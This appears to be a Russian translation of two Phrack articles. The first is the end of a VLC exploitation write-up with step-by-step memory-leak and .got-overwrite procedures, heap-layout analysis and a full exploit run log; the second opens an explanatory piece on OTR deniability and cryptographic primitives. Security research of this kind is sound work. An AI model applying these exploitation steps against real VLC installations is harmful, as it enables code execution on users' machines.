4.5 - Итоги по RMF

Пора подвести итоги процесса утечки информации. Для успешного раскрытия информации атакующий должен выполнить следующие шаги:

```
1 - Создать 2000 + 1 + 1 треков. 2000 будут использоваться для heap
spraying, 1 станет целевым, 1 — жертвой. Большое число выделений,
вероятно, приведёт к заполнению нового магазина, гарантируя возврат
новых выделений в обратном порядке адресов.

2 - Принудительно освободить два пакета, принадлежащих двум
последовательным трекам. Будут созданы две смежных «дыры».
Пакет, расположенный ниже в памяти, должен быть освобождён первым.

3 - Воспроизвести первый подпакет целевого трека. «Дыра» по более
высокому адресу будет присвоена новому блоку.

4 - Воспроизвести пакет трека-жертвы. Новый блок получит «дыру»
по меньшему адресу, и переполнение достигнет блока, выделенного
на шаге 3.
5 - Воспроизвести второй подпакет целевого трека. Читаемая память
```

```
будет испорчена на 20 байт (= размер фрейма), а затем возвращена
в выходной поток.

6 - Наблюдать за эпическим действом, разворачивающимся перед глазами ;)
```

---

5 - Построение надёжного эксплойта

5.1 - Общий процесс

Построение надёжного локального эксплойта требует объединения всех собранных сведений и поиска способа обнаружить в целевом процессе все фрагменты информации, необходимые для достижения выполнения кода. Напомним: мы не хотим, чтобы пользователь вручную искал какие-либо обратные адреса и тому подобное. Эксплойт должен быть автономным и самодостаточным; вся необходимая информация должна определяться автоматически.

Что касается уязвимости MP4, всё достаточно просто: нам просто нужно выяснить, где находится `p_root`, а затем освободить его. Кроме того, нам нужно определить, каким значением должен быть перезаписан `p_moov` (то есть адрес подходящей записи .got). Эксплуатация MP4 надёжна на 100%: как только мы нашли значения этих двух параметров, выполнение кода — это вопрос подачи VLC специально созданного MP4-файла. За дополнительными подробностями читатель может обратиться к прилагаемому исходному коду, и в частности к `mp4.py` — классу Python, используемому для создания таких специальных MP4-файлов, способных как привести VLC к краху, так и совершенно безобидных. Последние используются для принудительной загрузки `libmp4_plugin.so` в самом начале процесса эксплуатации.

Вкратце, разработанный нами эксплойт выполняет следующие шаги:

```
1 - Заставляет VLC воспроизвести безобидный MP4-файл, чтобы загрузить
целевой плагин.

2 - Разбирает ELF-заголовки бинарного файла VLC для определения
абсолютного адреса его раздела .got.

3 - Использует специально созданный RMF-файл для слива 65 КБ, начиная с
адреса раздела .got бинарного файла.

4 - Вторая запись в таблице .got указывает на linkmap — связный список,
отслеживающий загруженные библиотеки, заполняемый загрузчиком при каждом
вызове 'dlopen()'. Каждая запись содержит имя библиотеки, адрес её
проецирования и т.п. Продолжаем, сливая 1 МБ данных начиная с адреса
первой записи linkmap.

5 - Шаг 4 повторяется до обнаружения 'libmp4_plugin.so' в слитых данных.
VLC загружает более 100 библиотек; нет необходимости находить их все. Как
только получена запись плагина MP4, можно выяснить, по какому адресу он
загружен.

6 - Статически инспектируя плагин MP4 и используя информацию, собранную
на шаге 5, можно найти абсолютный адрес его .got. Уязвимость MP4
срабатывает внутри этого .so; следовательно, перезапись должна
происходить в его локальном .got.

7 - Записи перемещений, таблица строк и таблица символов, на которые
указывает раздел .dynamic плагина MP4, могут быть правильно скомбинированы
для определения соответствия записей .got именам символов. Мы выбрали
перезапись записи .got для 'memset()' (подробнее об этом позже). После этого
вычисляется абсолютный адрес записи .got для 'memset()', который
используется как значение для записи в 'p_moov'.
8 - Набор возможных адресов для 'p_root' формируется путём слива и
```

```
анализа конкретных областей кучи. Этот шаг анализируется подробнее ниже.

9 - Создаётся финальный MP4-файл. Он освобождает все кандидаты 'p_root',
использует боксы 'chpl' с шелл-кодом, чтобы заставить jemalloc вернуть
исходную область 'p_root', и приводит VLC к коду в стиле 'unlink()'.
Адрес 'p_root', теперь содержащего данные пользователя, записывается в
запись .got для 'memset()'.

10 - Шелл-код выполняется, и у всех большой праздник ;)
```

Почему мы выбрали `memset()` для перехвата? Оказывается, после завершения разбора MP4-файла и срабатывания кода в стиле `unlink()`, VLC вызывает `MP4_BoxDumpStructure()` для вывода структуры MP4-файла (это делается по умолчанию; флагов verbose не требуется). Поскольку мы повредили боксы, `MP4_BoxDumpStructure()` может обратиться к недопустимой памяти и вызвать ошибку сегментации. Чтобы избежать такого побочного эффекта, нам нужно перехватить первый вызов внешней функции. Как показано ниже, этим вызовом оказывается `memset()`, что нас вполне устраивает ;)

```
static void __MP4_BoxDumpStructure(..., MP4_Box_t *p_box, ...)
{
  MP4_Box_t *p_child;

  if( !i_level )
  {
    ...
  }
  else
  {
    ...
    memset(str, ' ', sizeof(str));
  }
  ...

  p_child = p_box->p_first;
  while(p_child)
  {
    __MP4_BoxDumpStructure(..., p_child, ...);
    p_child = p_child->p_next;
  }
}
```

5.2 - Определение кандидатов на адрес 'p_root'

Сначала мы думали, что это будет самой лёгкой частью процесса эксплуатации; оказалось, что на деле это была самая сложная часть. Наша первоначальная идея состояла в том, чтобы несколько раз воспроизвести MP4-файл, а затем слить память в надежде обнаружить где-нибудь в куче характерные «подписи» структур `MP4_Box_t`. К сожалению, 64-байтовые выделения, используемые плагином MP4, впоследствии применяются и парсером RMF, уничтожая любые полезные следы. После долгих ночей и многочисленных тестов мы разработали следующую технику, которая оказалась успешной:

Вкратце, мы делаем следующее:

```
1 - Сливаем 65 КБ данных, перезаписывая 'i_buffer' и оставляя 'p_buffer'
на текущем значении. Таким образом мы читаем содержимое памяти начиная с
адреса, по которому расположен жертвенный 'p_block'.

2 - Как уже обсуждалось, 'p_blocks', создаваемые нашим RMF-файлом,
занимают 192 байта и располагаются в ранах, обслуживаемых bin-192.
Слив данных с адреса, на который указывает 'p_buffer', приводит к тому,
что соседние раны тоже сливаются.

3 - В нашей статье о jemalloc мы упоминали, что (a) раны выровнены
по PAGE_SIZE и (б) заголовки ранов начинаются с указателя на
соответствующий бин. Мы анализируем слитые данные и пытаемся найти
```

```
выровненные по PAGE_SIZE адреса, начинающиеся с чего-то похожего на
указатель на бин (0x0804yyyy, несколько байт после .bss главного бинарного
файла).

4 - Сливаем 65 КБ, начиная с раздела .bss бинарного файла. Где-то рядом
располагается массив bins главной арены. Анализируем данные и находим адрес
bin-64.

5 - Сливаем около 7-8 МБ часто используемых областей кучи. Теперь, зная
адрес bin-64, пытаемся найти все раны, начинающиеся с указателя на него, —
то есть раны, содержащие 64-байтовые области.

6 - Все области в этих ранах будут освобождены нашим MP4-файлом;
'p_root', вероятно, находится в одном из них.
```

---

6 - Демонстрация

Статья об искусстве эксплуатации ничего не стоит без должной демонстрации ;). Этот раздел специально подготовлен как нечто незабываемое для глаз. Мы были очень осторожны и, фактически, провели много часов, пытаясь придумать самый элитный шелл-код, — но ничего более совершенного, чем `int3`, так и не нашли.

```
[hk@lsd ~]$ gdb -q vlc
Reading symbols from xxx/bin/vlc...done.
(gdb) run --rc-host 127.0.0.1:8080
Starting program: xxx/bin/vlc --rc-host 127.0.0.1:8080
...
```

Запустим эксплойт. Фактический вывод может отличаться, поскольку приведённые ниже журналы не соответствуют последней версии нашего кода (и, кстати, мы не эксперты по Python).

```
[hk@lsd ~]$ python main.py
usage: main.py <vlc_install_prefix> [<rc_port>]
[hk@lsd ~]$ python main.py xxx/ 8080
[~] Forcing VLC to load libmp4_plugin.so
[~] Playing MP4 file 1 times
.ok
[~] .got address for VLC binary is 0x0804ad60
[~] .got address for MP4 plugin is 0x00025e1c
[~] Index of memset() in MP4's .got is 35
[~] Requesing memory leak of .got
[~] Leaking 65535 bytes 0x0804ad60-0x0805ad5f
[~] Summary of our memory view
  001 0x0804ad60-0x0805ad4a (65515 bytes)
[~] Got 65515 bytes of useful data
[~] Saving .got data in got.bin
[~] Guessed linkmap address is 0x28088000
[~] Requesting memory leak of linkmap
[~] Leaking 4194304 bytes 0x28086000-0x28486000
[~] Summary of our memory view
  001 0x0804ad60-0x0805ad4a (65515 bytes)
  002 0x28086000-0x28485feb (4194284 bytes)
[~] Got 4194284 bytes of useful data
[~] Saving linkmap partial data in linkmap-0x28086000.bin
  001 0x08048000-0x00000000 unknown-0x08048000-0x00000000
  002 0x2808e000-0x2817a084 libc.so.7
  003 0x281a5000-0x281b95b4 libvlc.so.7
  004 0x281bd000-0x28286234 libvlccore.so.4
  005 0x282a7000-0x282e3c14 libdbus-1.so.3
  006 0x282ed000-0x282f0814 librt.so.1
  007 0x282f2000-0x28305a84 libm.so.5
  008 0x2830c000-0x2831d334 libthr.so.3
  009 0x28321000-0x28327d44 libintl.so.9
  010 0x2832a000-0x28343eb4 libiconv.so.3
  011 0x2842c000-0x2842ea84 liboss_plugin.so
```

```
  012 0x28430000-0x28431734 libmemcpymmxext_plugin.so
  013 0x28433000-0x284401b4 libaccess_bd_plugin.so
  014 0x28442000-0x28443764 libaccess_mmap_plugin.so
  015 0x28445000-0x28447c64 libfilesystem_plugin.so
  016 0x2844a000-0x2844bc24 libdecomp_plugin.so
  017 0x2844d000-0x2844ebd4 libstream_filter_rar_plugin.so
  018 0x28450000-0x284563e4 libzip_plugin.so
  019 0x28458000-0x28464a04 libz.so.5
  020 0x2846a000-0x2846b244 libstream_filter_record_plugin.so
  021 0x2846d000-0x2847e994 libplaylist_plugin.so
  022 0x28482000-0x28483414 libxml_plugin.so
  023 0x29300000-0x29402fb4 libxml2.so.5
  024 0x28485000-0x2848a9c4 libhotkeys_plugin.so
  025 0x2848d000-0x2848e384 libinhibit_plugin.so
  026 0x28490000-0x28490fb4 libsignals_plugin.so
  027 0x28493000-0x28494bd4 libglobalhotkeys_plugin.so
  028 0x28497000-0x284982c4 libxcb-keysyms.so.1
  029 0x2849a000-0x284af254 libxcb.so.2
  030 0x284b2000-0x284b3754 libXau.so.6
  031 0x284b5000-0x284b7b14 libXdmcp.so.6
  032 0x284ba000-0x284ba574 libpthread-stubs.so.0
  033 0x284bc000-0x284c43f4 liboldrc_plugin.so
  034 0x284c8000-0x284e9da4 libmp4_plugin.so
[~] MP4 plugin is mmap'ed at 0x284c8000-0x284e9da4
[~] Absolute .got address for MP4 plugin at 0x284ede1c
[~] .got address of memset() is 0x284edea8
[~] .bss address for VLC binary is 0x0804adec
[~] Searching for bin[] address candidates
[~] Leaking 131070 bytes from current location
[~] Got 131050 bytes of useful data
0x0804c0a0...ok
[~] Leaking 65535 bytes 0x0804adec-0x0805adeb
[~] Summary of our memory view
  001 0x0804ad60-0x0805ad4a (65515 bytes)
  002 0x28086000-0x28485feb (4194284 bytes)
  003 0x0804adec-0x0805add6 (65515 bytes)
[~] Got 65515 bytes of useful data
[~] bin-64 runcur at 0x2891a000, bin address 0x0804bfd8
[~] Playing MP4 file 16 times
................ok
[~] Leaking 7340032 bytes 0x28700000-0x28e00000
[~] Summary of our memory view
  001 0x0804ad60-0x0805ad4a (65515 bytes)
  002 0x28086000-0x28485feb (4194284 bytes)
  003 0x0804adec-0x0805add6 (65515 bytes)
  004 0x28700000-0x28dfffeb (7340012 bytes)
[~] Got 7340012 bytes of useful data
[~] Trying to locate target runs for bin-64 at 0x0804c0a0
  64byte region run at 0x28912000
  64byte region run at 0x28919000
  64byte region run at 0x2891a000
  ...
[~] Constructing final MP4 payload
[~] Will free the following memory regions
...
[~] Forcing shellcode execution
[~] Playing MP4 file 1 times
.ok
[~] Done
```

Консоль на другой стороне выглядит следующим образом:

```
Program received signal SIGTRAP, Trace/breakpoint trap.
0x28919b01 in ?? ()
```

Вывод эксплойта сообщает нам, что запись .got для memset() находится по адресу 0x284edea8. Проверим...

```
(gdb) x/4bx 0x284edea8
0x284edea8:     0x00    0x9b    0x91    0x28
(gdb) x/i 0x28919b00
```

```
    0x28919b00:  int3
```

Очевидно, она была перезаписана указателем на наши инструкции ASM. `SIGTRAP` сообщает нам, что EIP приземлился на них.

```
(gdb) quit
A debugging session is active.

        Inferior 1 [process 2078] will be killed.

Quit anyway? (y or n) y
```

Если вы решите не использовать gdb (как поступают настоящие мужики), при успешной эксплуатации появится следующее сообщение:

```
Trace/BPT trap: 5 (core dumped)
```

---

7 - Ограничения

Как и обещали, мы перечислим факторы, ограничивающие надёжность нашего эксплойта. Тем, кто заинтересован в улучшении нашего кода, следует прежде всего изучить приведённое ниже.

1 — В разделе, где мы анализировали уязвимость RMF, мы сказали, что диапазон памяти, который нам нужно слить, портится на `i_frame_size` байт; в нашем эксплойте мы используем размер фрейма 20, так что 20 байт записываются по целевому адресу. По этой причине мы не можем сливать .text или любое другое отображение только для чтения из целевого приложения, поскольку попытка записи туда завершит VLC с ошибкой сегментации. Быстрые тесты показывают, что мы не можем каким-то образом установить `i_frame_size` в 0, чтобы `memcpy()` превратилась в nop. Тем не менее заинтересованному читателю рекомендуется изучить это подробнее и найти способ обойти данное ограничение.

Примечание: Вспомните уязвимость RMF; перезапись указателя на функцию возможна. Возможность сливать .text-адреса означает, что вы можете автоматически добывать удалённые ROP-гаджеты для написания надёжного эксплойта ;)

2 — По какой-то неизвестной нам причине запрос утечки более 8 МБ не возвращает никаких данных вообще. Возможно, это связано с тем, что выходные фильтры разбивают `p_blocks` на более мелкие части — а возможно, и нет ;p. Это очень важное ограничение, поскольку меньшие порции слитых данных означают больше запросов на утечку памяти, что, в свою очередь, подразумевает большее количество испорченной памяти. Как следствие, больше данных, которых мы не должны трогать, может быть изменено, что приводит к неожиданному краху VLC.

3 — К сожалению, в VLC есть как минимум одна логическая ошибка, связанная с буферизацией входных данных и клиентами, получающими сетевые потоки. Когда у нас будет свободное время, мы, возможно, сообщим о ней разработчикам VLC :p. Могут присутствовать и другие логические ошибки, ограничивающие надёжность процесса эксплуатации. Надёжный однократный эксплойт требует более глубокого изучения исходного кода VLC (да, как будто нам больше нечем заняться).

4 — Эксплойт предполагает, что 64-байтовые области обычно располагаются между 0x28700000 и 0x28e00000, и пытается их найти. Иногда куча выходит за эти пределы. Нам нужно найти способ определить это, получить верхний адрес кучи и исследовать всю область. Надёжное выполнение этого требует предварительного решения проблемы 2.

5 — В разделе 5.2 мы проанализировали, как определяются кандидаты для `p_root`. Описанный там процесс учитывает только бины первой арены, но VLC, будучи многопоточным приложением, инициализирует более одной арены. Мы полагаем, что возможно обнаружить эти дополнительные

арены, найти их адреса bin-64 и учесть их. В качестве альтернативы можно сливать и анализировать данные TLS каждого потока, тем самым находя их стойки магазинов, их магазины и массив `rounds[]`, соответствующий 64-байтовым областям.

6 — На шаге 6 раздела 5.2 мы сказали, что все области обнаруженных ранов в итоге будут освобождены нашим специальным MP4-файлом в надежде, что `p_root` окажется где-нибудь среди них. Хотя мы делаем всё возможное для заполнения «дыр» в куче, этот процесс может привести к ошибке сегментации из-за того, что уже освобождённые области освобождаются повторно. Избежать этого можно, взглянув на растровую карту областей целевых ранов и освобождая только те области, которые выглядят выделенными. У нас не было времени реализовать это, но мы считаем, что это тривиально (посмотрите комментарии в файле `main.py` эксплойта).

Если вам удастся решить хотя бы одну из этих проблем — дайте знать ;)

---

8 - Заключительные слова

Разработка эксплойта — это, определённо, тяжёлый труд; стоит ли оно суммы, предлагаемой [цензура]?

В этой статье, которая оказалась весьма краткой по сравнению с нашими усилиями при разработке эксплойта, мы постарались дать как можно больше деталей. К сожалению, нет возможности представить каждую мелочь — для этого потребовалось бы более глубокое погружение в исходный код VLC. Весь этот jemalloc был интересным, но утомительным. Думаем, пора взять небольшой отпуск :). Мы хотели бы поблагодарить сотрудников Phrack за то, что они просто Phrack, наших коллег с grhack.net и всех наших друзей, которые сохраняют верность делу. Наша работа посвящается всем тем «производителям» экосистемы безопасности, которые держат рот на замке и пускают в ход мозги. Любовь, мир и побольше #.

---

9 - Ссылки


```
[1] vl4d1m1r of ac1db1tch3z, The art of exploitation: Autopsy of cvsxpl
    https://phrack.org/issues/64/15.html#article

[2] Feline Menace, Technical analysis of Samba WINS stack overflow
    https://phrack.org/issues/65/12.html#article

[3] GOBBLES, Local/remote mpg123 exploit
    http://www.securityfocus.com/archive/1/306476

[4] VLC Security Advisory 1103
    http://www.videolan.org/security/sa1103.html

[5] Chapter 4. Examples for advanced use of VLC's stream output
    (transcoding, multiple streaming, etc...)
    http://www.videolan.org/doc/streaming-howto/en/ch04.html

[6] VLC Security Advisory 1105
    http://www.videolan.org/security/sa1105.html

[7] RealAudio
    http://en.wikipedia.org/wiki/RealAudio

[8] RealAudio sipr
    http://wiki.multimedia.cx/index.php?title=RealAudio_sipr
```

---

10 - T3h l337 c0d3z

```
begin 644 vlc_lulz_v0.1.tar.gz
[... архив с кодом эксплойта — опущен ...]
end
```

-- EOF

Вычисление защищённых функций против отрицаемости в OTR и схожих протоколах

Автор: greg

Содержание

---

1 - Введение

Современные криптографические примитивы и протоколы предлагают широкий спектр свойств помимо конфиденциальности и целостности. Существует множество протоколов с более продвинутыми характеристиками — такими как прямая секретность, отрицаемость или анонимность. В этой статье мы подробнее рассмотрим отрицаемость в коммуникационных протоколах (например, в протоколах обмена сообщениями). Одним из протоколов, заявляющих о поддержке отрицаемости, является OTR. Хотя наша конструкция, вероятно, может быть обобщена достаточно широко, мы будем придерживаться OTR в качестве примера. Наша цель — показать пределы отрицаемости, особенно в протоколах, обеспечивающих контроль целостности сообщений (как это делает OTR). Мы достигнем этого путём построения протокола, позволяющего каждому участнику разговора сотрудничать с наблюдающей стороной таким образом, что он сможет доказать подлинность любого сообщения, являвшегося частью переписки, этой наблюдающей стороне.

1.1 - Предисловие

Это был один из тех дней, когда мы сидели вместе с bruhns и обсуждали всякое (TM). Внезапно он задал вопрос: «Знаешь, я всё думаю, для чего мог бы пригодиться доверенный сервис меток времени...?». Я ответил: «Для меток времени, скорее всего». Он такой: «Ну да. А не могло бы это

как-то повлиять на отрицаемость OTR?». Мы обсуждали этот вопрос довольно долго и в конце концов пришли к согласию: сам по себе доверенный сервис меток времени не способен разрушить отрицаемость OTR. Но интерес к теме у нас остался...

---

2 - Предварительные сведения

В этом разделе мы дадим краткий обзор криптографических примитивов, которые будем использовать. Если вы уже знакомы с ними, можете смело пропустить наши объяснения и перейти сразу к сути. Изложение в этом разделе не будет содержать всего математического аппарата (то есть доказательств ;)), необходимого для полного *понимания* происходящего. Мы хотим лишь дать высокоуровневый обзор того, как работают отдельные компоненты и как их можно комбинировать.

2.1 - Симметричные операции

Здесь будем краткими — вы, вероятно, знаете наиболее распространённые симметричные криптоалгоритмы. Мы будем использовать симметричные блочные шифры (такие как AES) и хеш-функции (например, SHA). Кроме того, в последующих разделах нам понадобятся функции MAC. Вы, возможно, уже знакомы с HMAC — схемой MAC, основанной на хеш-функциях. MAC (Message Authentication Code, код аутентификации сообщения) используется для защиты целостности сообщений. Поскольку это симметричный примитив, создание и проверка MAC требуют знания одного и того же ключа. Если кто-то может проверить MAC, он также может его создать.

2.2 - Диффи-Хеллман

Схема Диффи-Хеллмана — один из наиболее широко используемых сегодня протоколов установления ключей. Основная идея такова: Алиса и Боб хотят безопасно установить общий ключ по незащищённому каналу. Диффи-Хеллман позволяет им это сделать. В процессе такого обмена ключами обе стороны публично передают некоторые значения, и по завершении коммуникации обе могут вычислить общий ключ, который *не может* быть вычислен никем, прослушивающим канал.

2.2.1 - Математика

Алиса и Боб договариваются о простом числе `p` и некотором «генераторе» `g`. Мы не будем углубляться в математические детали (если вас интересует математика, обратитесь к [1]), достаточно сказать, что на практике `g` часто равно 2, а простое число `p` — большое. Во многих случаях `p` и `g` являются фиксированными параметрами, на которые полагаются обе стороны. Прежде чем описывать сам протокол, отметим одно интересное наблюдение: для заданного числа `x` тривиально вычислить `y = g^x mod p` («возведение в квадрат и умножение» — ключевые слова). Однако по значению `y` вычислить `x` совсем не тривиально («задача дискретного логарифмирования», если интересно). Это свойство можно использовать для построения схемы установления ключей:

```
A --------------- a = g^x mod p --------------> B
A <-------------- b = g^y mod p --------------- B
```

A выбирает случайное `x`, вычисляет `a = g^x mod p` и отправляет это значение B. B выбирает случайное `y`, вычисляет `b = g^y mod p` и отправляет это значение A. Значения `a` и `b` также называются открытыми ключами Диффи-Хеллмана. A выполняет следующее вычисление:

```
(2.1.1) ka = b^x mod p
```

В делает то же самое и вычисляет:

```
(2.1.2) kb = a^y mod p
```

Можно заметить, что в силу равенства:

```
(2.1.3) ka = b^x mod p = (g^y)^x = g^(yx) = g^(xy) = (g^x)^y = a^y = kb
```

значения `ka` и `kb` равны. Таким образом, A и B установили общий ключ `k` (`k = ka = kb`). Злоумышленник, не зная ни `x`, ни `y`, не может выполнить то же вычисление. Он мог бы попытаться получить `x` из `a`, но, как описано выше, это (будем надеяться) вычислительно неосуществимо для больших простых `p` и хороших генераторов `g`. В случае активного злоумышленника эта схема может быть взломана простой атакой «человек посередине», при которой атакующий подменяет значения Алисы и Боба своими и затем проксирует трафик между ними. Эта проблема может быть решена с помощью схемы аутентификации: Алисе и Бобу нужно «подписывать» передаваемые значения, чтобы злоумышленник не мог их изменить без уничтожения подписи. Существует множество схем подписи (например, основанных на RSA, описанном ниже), и все они несут дополнительные издержки (необходимость предварительного обмена открытыми ключами и т.д.). Мы предполагаем, что вы знаете обо всех проблемах более высокого уровня — распределении ключей, отзывах, моделях доверия и т.д. Базовый принцип Диффи-Хеллмана, однако, остаётся тем же — и именно на нём мы сосредоточимся далее в этой статье.

2.3 - RSA

Ещё одна жемчужина современной криптографии — криптосистема RSA. RSA также основана на модульной арифметике, но работает иначе, чем Диффи-Хеллман. Алиса хочет, чтобы Боб прислал ей зашифрованное сообщение. Однако Алиса и Боб не обменивались ключевым материалом (если бы обменивались, Боб мог бы использовать любой блочный шифр, например AES, для отправки зашифрованных данных Алисе). С RSA Алиса может передать Бобу так называемый «открытый ключ». Боб может использовать этот открытый ключ для шифрования сообщений. Однако никто не может расшифровать сообщения, зашифрованные открытым ключом Алисы, не зная другого фрагмента информации — «секретного ключа» Алисы. Как следует из названия, Алиса хранит свой секретный ключ в тайне. Таким образом, все могут шифровать сообщения для Алисы, но только она может их расшифровать.

2.3.1 - Ещё математики

Алиса хочет получать сообщения от Боба, поэтому сначала ей нужно сгенерировать пару ключей RSA. Алиса выполняет следующее: выбирает два простых числа `p` и `q` и вычисляет:

```
(2.2.1) N = p * q
```

Она выбирает значение `e` (на практике `e = 65537` — распространённый выбор) и вычисляет:

```
(2.2.2) d = e^-1 mod (p-1)(q-1)  (то есть e*d = 1 mod (p-1)(q-1))
```

Это вычисление можно эффективно выполнить с помощью расширенного алгоритма Евклида (но мы снова не будем углубляться в детали). Алиса хранит в тайне все значения, кроме `N` и `e`.

```
A ---------------- N = p * q, e --------------> B
A <--------------- c = m^e mod N --------------- B
```

Алиса отправляет Бобу `N` и `e`. Боб использует `N` и `e` для шифрования своего сообщения `m` следующим образом:

```
(2.2.3) c = m^e mod N
```

Затем Боб отправляет шифротекст `c` Алисе. Алиса использует `d` для расшифровки:

```
(2.2.4) m = c^d mod N
```

Это работает благодаря способу выбора `e` и `d` в уравнении (2.2.2). Чтобы расшифровать шифротекст, злоумышленник мог бы попытаться вычислить `d`. Но вычислить `d` без знания `p` и `q` сложно. А получить `p` и `q` из `N` считается неосуществимой задачей для больших значений `N`.

Пара `(N, e)` обычно называется открытым ключом RSA, тогда как `(N, d)` — закрытым ключом. Экземпляр RSA (с фиксированными ключами) можно рассматривать как набор двух функций `f` и `f^-1`, где `f` — функция шифрования данных с использованием открытого ключа, а `f^-1` — функция расшифровки с использованием закрытого ключа. Такие функции мы будем называть односторонними.

Вместо шифрования данных открытым ключом получателя RSA можно также использовать как схему подписи. Подписывающий сначала хеширует своё сообщение, затем шифрует хеш-значение своим закрытым ключом. Эту подпись можно проверить с помощью открытого ключа подписывающего: верификатор использует открытый ключ для расшифровки хеш-значения, вычисляет хеш полученного сообщения и сравнивает хеши. Злоумышленник не сможет создать такую подпись, поскольку не знает закрытого ключа подписывающего.

Обратите внимание: как и все остальные алгоритмы, описанные в этом документе, RSA на практике не следует применять именно так, как описано выше. В частности, мы не описали, как правильно преобразовывать сообщения в числа (RSA работает с натуральными числами, помните?) и как безопасно дополнять (padding) открытые тексты. В зависимости от конкретных целей безопасности существуют различные схемы дополнения (например, OAEP+), но мы не будем их детально описывать здесь.

2.4 - Незаметная передача (Oblivious Transfer)

Незаметная передача — поистине замечательный примитив. Предположим, Боб знает два значения `x0` и `x1`. Алиса хочет получить одно из них, но не хочет сообщать Бобу, какое именно. Боб, конечно, мог бы сообщить Алисе оба значения (тогда он не знал бы, которое её интересует). Однако Боб хочет заработать денег и берёт по 1000 долларов за каждое значение. У бедной Алисы есть только 1000 долларов, так что она не может купить оба значения. Эту задачу решает незаметная передача. Незаметная передача — это криптографический протокол, требующий обмена рядом сообщений между Алисой и Бобом. После обмена сообщениями Алиса получит нужное ей значение, а Боб не узнает, какое именно.

2.4.1 - Математическое вуду

Существует ряд протоколов для выполнения незаметной передачи, основанных на различных криптографических предположениях. Мы опишем здесь один классический пример, реализуемый с помощью криптосистемы с открытым ключом (такой как RSA). Более подробно эта конструкция описана в [7].

Система работает так: Боб выбирает односторонние функции `f`, `f^-1` и отправляет `f` Алисе. Вместе с `f` он отправляет два случайных значения `r0` и `r1`. Можно воспринимать `f` и `f^-1` как RSA-функции с фиксированными ключами (как описано выше).

```
A <---------------- f, r0, r1 -------------- B
A ------------- z = f(k) XOR rb -----------> B
```

Алиса хочет получить значение xb (b = 0 или 1) от Боба. Она выбирает случайное k, вычисляет f(k) и XOR-ит его с r0 (если хочет получить x0) или с r1 (если хочет получить x1). Операция XOR иногда также называется «ослеплением». В зависимости от используемой криптосистемы для получения f и f^-1 могут быть более подходящие варианты, чем простой XOR. Для RSA естественнее использовать целочисленное сложение и вычитание (по модулю N) вместо XOR.

Алиса отправляет результат z Бобу. Боб выполняет вычисления:

```
(2.3.1) k0 = f^-1(z XOR r0)
(2.3.2) k1 = f^-1(z XOR r1)
```

Одно из значений k принадлежит Алисе, но Боб не знает, какое. Другое значение будет мусором, и важно отметить, что этот мусор Алиса вычислить не может (она не знает f^-1). Теперь Боб просто делает следующее:

```
A <---------- x0 XOR k0, x1 XOR k1 --------- B
```

В зависимости от того, какое значение k является тем, которое Алиса действительно знает, она может расшифровать x0 или x1. Вот и всё: Алиса теперь знает нужное ей значение и одно мусорное, которое ничего ей не говорит. Боб, однако, не знает, какое из значений k выбрала Алиса, поэтому не может определить, какое значение её интересовало.

Попробуем на примере. Допустим, у Боба два значения x0 = 7 и x1 = 1. Он готов поделиться одним с Алисой. Сначала он генерирует f и f^-1, используя RSA. Он выбирает два простых числа p = 5 и q = 11, получает N = 55. Также он выбирает e = 3 в качестве показателя шифрования (не делайте так дома, ребята!). Показатель расшифровки тогда равен d = 27 (можно вычислить с помощью алгоритма Евклида или просто поверить нам на слово). Боб отправляет Алисе (N, e) = (55, 3) вместе со случайными значениями (r0, r1) = (4, 9).

Предположим, Алиса хочет получить значение x1. Прежде всего, она выбирает случайное k = 6. Она шифрует его с помощью открытого ключа Боба: f(6) = 6^3 mod 55 = 51. Она вычисляет z = f(k) + r1 = 51 + 9 mod 55 = 5 и отправляет его Бобу.

```
Боб определяет кандидатов для k (k0 и k1):
k0 = f^-1(z - r0) = (5 - 4)^27 mod 55 = 1
k1 = f^-1(z - r1) = (5 - 9)^27 mod 55 = 6  <-- k Алисы, но Боб этого не знает

Боб отправляет Алисе: x0 + k0 = 7 + 1  и  x1 + k1 = 1 + 6.
```

Алиса получает два значения: 8 и 7. Она знает, что второе значение Боба — это x1 + k. Поскольку её интересует x1, она берёт это значение и вычисляет x1 = (x1 + k1) - k = 7 - 6 = 1 (заметим, что k = k1, и это знает только Алиса). Теперь Алиса могла бы попытаться смошенничать и получить также x0. Но для этого ей нужно было бы знать значение, вычисленное Бобом для k0, которое она не сможет вычислить, не зная f^-1 (то есть секретного показателя d в нашем случае).

2.5 - Вычисление защищённых функций (SFE)

Вычисление защищённых функций — ещё одна настоящая жемчужина современной криптографии. Классический пример — задача про 0day. Два хакера A и B имеют некоторое количество 0day-эксплойтов каждый. Они хотят определить, кто из них «элитнее», но настолько параноидальны, что не хотят даже сообщать друг другу, сколько 0day у каждого из них. Итак, A знает некоторое число x, B знает y, и оба хотят вычислить функцию f(x, y) = { 1, если x > y; -1, если y > x; и 0 в противном случае }. Задачу решает вычисление защищённых функций. Снова обе стороны обмениваются рядом сообщений, и по завершении обе знают результат функции, не узнав ничего о входных данных другой стороны. И вместо приведённой выше функции они могут произвольно договориться о вычислении любой функции.

Одно интересное практическое применение SFE — взаимная аутентификация на основе общего секрета. Две стороны, знающие общий секрет, могут совместно вычислить функцию `f(x, y) = {1, если x = y; 0 в противном случае}`. Примечательно, что протокол OTR использует именно такую схему SFE для аутентификации.

2.5.1 - Больше вуду

Предположим, есть функция `f(x, y)`, которую хотят вычислить две стороны (это, строго говоря, безопасное двустороннее вычисление — не самый общий случай, но для наших целей достаточный). Обе хотят узнать результат и защитить свои входные данные. Существует несколько конструкций, позволяющих выполнить SFE. Мы рассмотрим лишь одну: «запутанные схемы» Яо (Yao's garbled circuits) [3]. Как следует из названия, функция, которую обе стороны хотят вычислить, сначала должна быть преобразована в булеву схему. Для многих функций это, как правило, не составляет проблемы. Следующий шаг — «запутать» схему. Основная идея процесса запутывания состоит в том, что мы хотим дать каждому возможность вычислить схему, при этом никто не должен видеть, что именно он вычисляет. Поэтому мы попытаемся скрыть все биты, «протекающие» через схему. Для сокрытия битов можно использовать блочный шифр. Однако нужно позаботиться о том, чтобы схему по-прежнему можно было вычислить! Для этого придётся также некоторым образом модифицировать все вентили схемы, чтобы они могли работать с «запутанными» входными данными. Можно было бы подумать, что такая модификация — сложная задача. К счастью, есть простой трюк: все вентили в нашей схеме — это очень маленькие булевы функции (маленькие в том смысле, что у них немного входов). Поэтому мы можем заменить каждый вентиль его таблицей истинности. Таблица истинности просто отображает входные биты в соответствующие выходные. Для простого вентиля NAND таблица истинности выглядит так:

```
\a|
b\| 1 0
--+----
1 | 0 1
0 | 1 1
```

